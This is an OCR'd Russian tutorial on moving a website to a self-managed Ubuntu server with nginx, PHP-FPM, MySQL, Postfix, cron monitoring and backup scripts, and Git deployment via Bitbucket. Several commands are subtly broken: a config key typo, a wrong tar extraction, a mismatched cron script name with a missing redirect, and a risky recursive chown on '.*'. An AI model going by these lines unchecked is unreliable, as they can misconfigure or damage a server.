```

Файл в общем стандартный, но для скорости добавим кеширование и сжатие. Точные параметры в каждом случае необходимо подбирать опытным путем, но для небольших и средних проектов таких установок обычно бывает достаточно. В nginx.conf добавляем или, если повезло, снимаем комментарии в секции http:

```
# nano /etc/nginx/nginx.conf
http {
    ....
    open_file_cache max=200000 inactive=60s;
    open_file_cache_valid 30s;
    open_file_cache_min_uses 2;
    open_file_cache_errors on;

    server_tokens off;
    server_names_hash_bucket_size 64;
    reset_timedout_connection on;
    client_body_timeout 10;

    gzip on;
    gzip_disable "msie6";
    gzip_static on;
    gzip_vary on;
    gzip_proxied any;
    gzip_comp_level 6;
    gzip_buffers 16 8k;
    gzip_http_version 1.1;
    gzip_types text/plain text/css application/json
    application/x-javascript text/xml application/xml
    application/xml+rss text/javascript application/javascript
    text/x-js;
}
```

Создаем настройки для домена:

```
# nano /etc/nginx/sites-available/example.org
server {
    listen 80;
    server_name example.org default;

    root /var/www/example.org;
    access_log /var/log/nginx/access.log;
    error_log /var/log/nginx/error.log;
    rewrite_log on; # Полезная настройка для отладки
    index index.php;

    try_files $uri $uri/ /index.php?$query_string;

    location ~ \.php$ {
```

```
15          include /etc/nginx/fastcgi_params;
16          # fastcgi_pass 127.0.0.1:9000;
17          fastcgi_pass unix:/run/php/php7.0-fpm.sock;
18      }
19
20      # Кешируем картинки и txt/XML/JS/CSS. Можно убрать ненужное
        или что-то добавить
21      location ~* ^.+\.(jpg|jpeg|gif|png|js|css|txt|xml)$ {
22          access_log off;
23          expires 30d;
24      }
25
26      # Блокируем доступ к каталогу .git (о нем дальше), по
        аналогии добавляем свои правила
27      location ~ /\.git {
28          deny all;
29      }
30  }
```

Это общий пример для стандартного движка. Некоторые движки вроде OpenCart или WebAsyst требуют специфических настроек, и даже не всегда работает то, что предлагается в Сети.

Проверяем, работает ли сжатие. Это можно сделать, просмотрев заголовок Content-Encoding в Firebug (он должен показывать gzip), или при помощи специального сервиса.
Включаем сайт:

```
# ln -s /etc/nginx/sites-available/example.org /etc/nginx/sites-↵
    enabled/example.org
```

Перезапускаем nginx:

```
# service nginx restart
```

Но работать еще не будет. Нужно настроить PHP. Для FPM все установки находятся в /etc/php/7.0/fpm. Проверяем, что в pool.d/www.conf учетная запись совпадает с используемой nginx и включен сокет.

```
# nano /etc/php/7.0/fpm/pool.d/www.conf
user = www-data
group = www-data
listen = /run/php/php7.0-fpm.sock
```

Кроме этого, можно обратить внимание на параметры, определяющие количество процессов, которые будут обслуживать PHP-запросы.

```
pm = dynamic
pm.max_children = 15
pm.start_servers = 6
pm.min_spare_servers = 2
pm.max_spare_servers = 6
```

На чуть загруженных серверах может не хватать количества процессов. В логах об этом сразу скажут.

```
# cat /var/log/php7.0-fpm.log
WARNING: [pool www] server reached pm.max_children setting (5),
consider raising it
```

Еще важный файл php.ini. Параметров там много, и можно рассказывать долго. Но изначально следует включить сжатие, установить максимальный размер файла на аплоад, подключить mail(), сессии и очень желательно включить акселератор OPcache.

```
# nano /etc/php/7.0/fpm/php.ini
zlib.output_compression = On
upload_max_filesize = 2M

[mail function]
sendmail_path = sendmail -t -i

[Session]
session.save_path = "/var/lib/php/sessions"
[opcache]
opcache.enable=1
opcache.memory_consumption=128
pcache.max_accelerated_files=2000
```

Обязательно проверяем права доступа на /var/lib/php/sessions, чтобы туда мог писать nginx, иначе сессии не будут образовываться. Перезапускаем.

```
# service php7.0-fpm restart
```


Теперь перенос сайта. Если переносим с другого хостинга, то там создаем бэкап. Если есть хостинговая веб-панель, то можно использовать ее возможности. Или вручную:

```
# tar -zcvf backup.tar.gz /var/www
```

И на новом месте распаковываем:

```
# tar -zxvf backup.tar.gz /var/www
```

Но для сайта нам нужна СУБД.



Проверяем сжатие отдаваемых веб-сервером данных

СТАВИМ MYSQL

С MySQL все очень просто. Вводим

```
# apt install mysql-server
```

На запрос указываем пароль root, и уже можно работать. Если не требуется доступ к нему извне, то следует разрешить использовать только локалхост или сокет.

```
1  # nano /etc/mysql/my.cnf
2  socket    = /var/run/mysqld/mysqld.sock
3  skip-networking
4  # bind-address          = 127.0.0.1
```

После изменений перезапускаем:

```
# service mysql restart
```

Остальные параметры обычно настроены оптимально для большинства ненагруженных узлов. В процессе работы следует смотреть за журналами и значениями текущих переменных.

```
# mysqladmin -uroot -p extended-status
```

Вероятно, что-то придется подкрутить. Для быстрой оптимизации лучше воспользоваться советами, выдаваемыми скриптом MySQLTuner, который есть в репозитории.

```
 >>  MySQLTuner 1.1.1 - Major Hayden <major@mhtx.net>
 >>  Bug reports, feature requests, and downloads at http://mysqltuner.com/
 >>  Run with '--help' for additional options and output filtering
Please enter your MySQL administrative login: root
Please enter your MySQL administrative password:

-------- General Statistics --------------------------------------------------
[--] Skipped version check for MySQLTuner script
[OK] Currently running supported MySQL version 5.5.50-0ubuntu0.14.04.1-log
[OK] Operating on 64-bit architecture

-------- Storage Engine Statistics -------------------------------------------
[--] Status: +Archive -BDB -Federated +InnoDB -ISAM -NDBCluster
[--] Data in PERFORMANCE_SCHEMA tables: 0B (Tables: 17)
[--] Data in MyISAM tables: 783M (Tables: 132)
[--] Data in InnoDB tables: 354M (Tables: 13)
[!!] Total fragmented tables: 14
```

Скрипт MySQLTuner позволяет оптимизировать MySQL (начало)

```
-------- Security Recommendations  ------------------------------------------
[OK] All database users have passwords assigned

-------- Performance Metrics -------------------------------------------------
[--] Up for: 29m 40s (124K q [70.098 qps], 851 conn, TX: 517M, RX: 110M)
[--] Reads / Writes: 1% / 99%
[--] Total buffers: 1.0G global + 10.3M per thread (300 max threads)
[!!] Maximum possible memory usage: 4.1G (104% of installed RAM)
[OK] Slow queries: 0% (53/124K)
[OK] Highest usage of available connections: 8% (24/300)
[OK] Key buffer size / total MyISAM indexes: 400.0M/147.2M
[OK] Key buffer hit rate: 100.0% (501M cached / 34K reads)
[OK] Query cache efficiency: 87.7% (13K cached / 15K selects)
[OK] Query cache prunes per day: 0
[OK] Sorts requiring temporary tables: 0% (0 temp sorts / 18K sorts)
[!!] Temporary tables created on disk: 26% (121 on disk / 462 total)
[OK] Thread cache hit rate: 96% (27 created / 851 connections)
[OK] Table cache hit rate: 98% (359 open / 366 opened)
[OK] Open file limit used: 20% (484/2K)
[OK] Table locks acquired immediately: 99% (113K immediate / 113K locks)
[OK] InnoDB data size / buffer pool: 354.8M/512.0M

-------- Recommendations -----------------------------------------------------
General recommendations:
    Run OPTIMIZE TABLE to defragment tables for better performance
    MySQL started within last 24 hours - recommendations may be inaccurate
    Reduce your overall MySQL memory footprint for system stability
    When making adjustments, make tmp_table_size/max_heap_table_size equal
    Reduce your SELECT DISTINCT queries without LIMIT clauses
Variables to adjust:
  *** MySQL's maximum memory usage is dangerously high ***
  *** Add RAM before increasing MySQL buffer variables ***
```

Скрипт MySQLTuner позволяет оптимизировать MySQL (окончание)

Переносим базу. Архивируем на старом хосте базу данных через phpMyAdmin или вручную:

```
# mysqldump -uroot -p workbase > base.sql
```

Если нужны все базы, то используем ключ -A. Копируем на новый сервер. Создаем базу workbase, импортируем старые данные и создаем учетную запись baseadmin для работы с этой базой:

```
# mysql -uroot -p
mysql> CREATE DATABASE workbase;
mysql> use workbase;
mysql> source base.sql;
mysql> GRANT ALL PRIVILEGES ON workbase.* to 'baseadmin'@'localhost' ↵
    IDENTIFIED BY 'password';
```

Заодно добавим учетку с меньшими правами для бэкапа.

```
mysql> GRANT SELECT, LOCK TABLES ON *.* to 'backup'@'localhost' ↵
    IDENTIFIED BY 'backup_pass';
mysql> FLUSH PRIVILEGES;
```

Настраиваем подключение к БД в параметрах движка, и можно работать.

ПОЧТОВЫЙ СЕРВЕР

Хотя некоторые приложения могут напрямую подключаться к внешнему SMTP (что очень даже хорошо: в случае взлома провайдер не забанит аккаунт из-за рассылки спама), но в большинстве приложений для отправки почты используют функцию mail(), а поэтому нам потребуется локальный SMTP-сервер. Здесь опять два варианта: настроить полноценный сервер или установить прокси, который будет подменять SMTP, переправляя запросы на внешний сервер (потребуется почтовый ящик). В качестве последнего отлично подходит ssmtp, который есть в репозитории. Хотя установить «большой» сервер в минимальной конфигурации — дело пяти минут.

```
# apt install postfix
```

В процессе выбираем «Интернет-сайт» и указываем домен.


```
1  # nano /etc/postfix/main.cf
2  myhostname = example.org
3  mydestination = $myhostname, localhost.localdomain, localhost
4  # Чтобы подключались только с локальных адресов
5  mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128
```

Перезапускаем:

```
# service postfix restart
```

И почта должна уже работать. Единственный момент — если почтовый ящик домена привязан к Gmail, то, когда в него идет письмо с этого же домена, технология DMARC Gmail может его отбросить как спам. Хотя если отправитель будет другой, то все будет работать. В этом случае следует убедиться, что SMTP-сервер не отправляет hostname, которое дал серверу хостер. Строку mydestination следует изменить на

```
mydestination = $mydomain, localhost.$mydomain, localhost
```



Настройки Postfix во время установки

МОНИТОРИНГ И БЭКАП

Две важные вещи — мониторинг и бэкап. После установки сайт может падать из-за неоптимальных настроек. Поэтому лучше сразу установить хотя бы простое решение, позволяющее перезапускать сервисы. В репозиториях есть отличные утилиты healt-check или monit, проверяющие не только сервисы, но и общее состояние системы. Настроек там много, и на первых порах или на легких сайтах можно обойтись простеньким скриптом. Для nginx он будет выглядеть примерно так:

```
# nano monitor.sh
#!/bin/bash
RESTART="/etc/init.d/nginx restart"
PGREP="/usr/bin/pgrep"
HTTPD="nginx"
$PGREP ${HTTPD}
if [ $? -ne 0 ]; then
    $RESTART
fi
```

По аналогии можно добавить контроль MySQL, PHP-FPM и SMTP-сервера.

Решений для бэкапа в репозитории больше чем достаточно, в зависимости от ситуации и наличия ресурсов можно подобрать себе любой по вкусу. В самом простом случае можно использовать самописный скрипт, который будет собирать папки /etc, веб-серверы и SQL-базы и отправлять их на FTP. Файлы будем хранить неделю. Чтобы файлы удалялись автоматически, в имени будем использовать остаток от деления, тогда новый файл с таким же именем будет перезатираться. В нашем примере будем делить на 7.

```
# nano backup.sh
#!/bin/sh
# Данные FTP
FTPD="/"
FTPU="user"
FTPP="password"
FTPS="ftp.server.name"

# Системные файлы и каталог для архивов
BACKUP=/var/archives
TAR="/bin/tar"
GZIP="/bin/gzip"
FTP="/usr/bin/ftp"

# Переменные MySQL
MUSER="backup"
MPASS="backup_pass"
MHOST="localhost"
MYSQLDUMP="/usr/bin/mysqldump"
SQLFILE=$BACKUP/$DOY/sql.$DOY.sql.gz

# Чистим старые файлы
[ ! -d $BACKUP ] && mkdir -p $BACKUP || /bin/rm -f $BACKUP

# Создаем каталог
DOY1=`date +%j`
DOY=`expr $DOY1 % 7`
mkdir $BACKUP/$DOY

# Собираем архивы /etc, сайтов и SQL
$TAR -cf $BACKUP/$DOY/etc.tar /etc
$TAR -cf $BACKUP/$DOY/www.tar /var/www/
$MYSQLDUMP -u $MUSER -h $MHOST -p$MPASS --all-databases | $GZIP
-9 > $SQLFILE
```

```
34
35  # Создаем единый архив
36  ARCHIVE=$BACKUP/backup-$DOY.tar.gz
37  ARCHIVED=$BACKUP/$DOY
38  $TAR -zcvf $ARCHIVE $ARCHIVED
39
40  # Отправляем на FTP
41  cd $BACKUP
42  DUMPFILE=backup-$DOY.tar.gz
43  $FTP -in $FTPS <<END_SCRIPT
44  quote user $FTPU
45  quote pass $FTPP
46  cd $FTPD
47  mput $DUMPFILE
48  bye
49  END_SCRIPT
50
51  # Убираем временные файлы и оставляем последнюю копию на
    локальном сервере
52  rm -rf $ARCHIVED
53  rm -rf backup-last.gz
54  mv $DUMPFILE backup-last.gz
55  exit
```

Прогоняем первый раз оба файла вручную, чтобы убедиться в их работоспособности. И добавляем задачи в /etc/crontab. Мониторить будем каждые десять минут, резервную копию будем создавать ежедневно в 20:00.

```
1   */10 * * * * root /bin/sh /root/dbmonitor.sh 2>&1
    /var/log/monitor.log
2   00 20 * * * root /bin/sh /root/backup.sh 2>&1
    /var/log/backup.log
```

Перезапускаем cron:

```
# service cron restart
```

На данный момент мы имеем полностью настроенный веб-сервер.

ПОДКЛЮЧАЕМСЯ К BITBUCKET

Вся изюминка переноса состояла в использовании при разработке веб-сайта Git. Выглядело интересно, осталось только это все реализовать. Здесь можно пойти несколькими путями. Самый, наверное, простой — инициализиро-

вать локальный репозиторий и позволить разработчику при коммите выкладывать файлы прямо на сервер. Минус здесь — мы фактически даем ему доступ на сервер. Поэтому лучше перестраховаться, и самым правильным вариантом будет использовать посредника с возможностью автоматического pull файлов после коммита. Так мы получаем еще один источник бэкапа. В качестве промежуточного сервиса был выбран сервис «ведро битов» Bitbucket, предлагающий всякие вкусности вроде бесплатных «private»-репозиториев и удобного интерфейса. Хотя, в принципе, это может быть любой другой подобный сервис — GitHub или Google Cloud Source Repositories.

Механизм взаимодействия будет простым. Создаем репозиторий (можно в отдельной теме), инициализируем Git прямо в корне сайта (как вариант, можно переносить с другого каталога, но это не так интересно), добавляем удаленный репозиторий Bitbucket и подключаем сервер к аккаунту Bitbucket. Чтобы коммит на Bitbucket сразу попадал на веб-сайт, будем использовать механизм хуков. Сам Git предоставляет такую возможность, а в Bitbucket есть даже два варианта.

Для пула можно использовать протокол HTTPS или Git — ставить эту схему в уже рабочий сайт или разворачивать с нуля. В случае HTTPS меньше настроек, просто после инициализации подключаем удаленный репозиторий и в последующем тянем из него изменения.

```
# git init
# git clone https://аккаунт@bitbucket.org/тема/репозиторий.git .
```

Но если придется экстренно вносить правки в файлы вручную, то возможен конфликт при будущих pull. Если же используем SSH, то настроек чуть больше, но зато, поправив файл, можем сразу сделать commit, избежав возможных проблем.

```
# git commit -a -m "wp-config correction"
```

Для подключения через Git/SSH нужно на Bitbucket загрузить публичный ключ. Генерируем:

```
# ssh-keygen -t rsa -b 4096 -C "your_email@example.com"
```

В качестве имени вводим bitbucket, чтобы не путаться. На запрос пароля жмем ввод. Меняем сразу права, иначе будет ругаться.

```
# chmod 0600 ~/.ssh/bitbucket
```

Проверяем, работает ли ssh-agent:

```
# eval "$(ssh-agent -s)"
Agent pid 7782
```

Добавляем ключ:

```
# ssh-add ~/.ssh/bitbucket
Enter passphrase for /root/.ssh/bitbucket:
# ssh-add -l
```

Смотрим, чтобы в ~/.ssh/config была информация для идентификации хоста Bitbucket:

```
1  Host bitbucket.org
2  IdentityFile ~/.ssh/bitbucket
```

Добавляем публичный ключ bitbucket.pub на Bitbucket в настройках учетной записи «Безопасность -> SSH-ключи». После этого должны заходить **`ssh -Tvv git@bitbucket.org`** без пароля. Теперь у нас два варианта: пустой или рабочий сайт. Если сайт пустой, а репозиторий содержит данные, то просто делаем

```
# git clone git@bitbucket.org:аккаунт/тема/репозиторий.git
```

Это вариант самый беспроблемный, так как сайт фактически ставим с нуля и не будет конфликтов между локальными файлами и теми, что уже есть в репозитории. В других случаях следует инициализировать репозиторий и добавить удаленный.

```
# git init
# git remote add origin git@bitbucket.org:аккаунт/тема/↵
    репозиторий.git
```

После чего тянуть изменения git pull origin master. Главная проблема в том, что Git не хочет инициализировать репозиторий в каталоге, в котором уже есть файлы. Выкрутиться можно несколькими способами. Самый простой — проделать это все в отдельном каталоге, а затем скопировать в рабочий и проверить работу **`git pull`**. Но файлы в Git и локальные не должны различаться, иначе придется использовать git checkout, который набросает лишние строки в файле, в результате можем получить нерабочий сайт. Причем нет необходимости переносить весь сайт, достаточно перенести только каталог .git.

Не забываем про права доступа. Так как имя начинается с точки, то шаблон * не сработает, нужно указать явно.

```
# chown -R www-data:www-data /var/www/site/.*
```

Для большего контроля следует в .gitignore внести все файлы, которых не должны касаться изменения. Например, для WP это могут быть основные файлы и каталоги.

```
root@SKRS1260:/var/www/# git pull origin staging
Warning: Permanently added the RSA host key for IP address '104.192.143.3' to the list of known hosts.
remote: Counting objects: 8, done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 8 (delta 4), reused 0 (delta 0)
Unpacking objects: 100% (8/8), done.
From bitbucket.org
 * branch            staging    -> FETCH_HEAD
   d8f743d..ed93de7  staging    -> origin/staging
Updating d8f743d..ed93de7
Fast-forward
 wa-data/public/shop/themes/New/footer.html | 2 +-
 1 file changed, 1 insertion(+), 1 deletion(-)
```

Проверяем работу с Bitbucket вручную

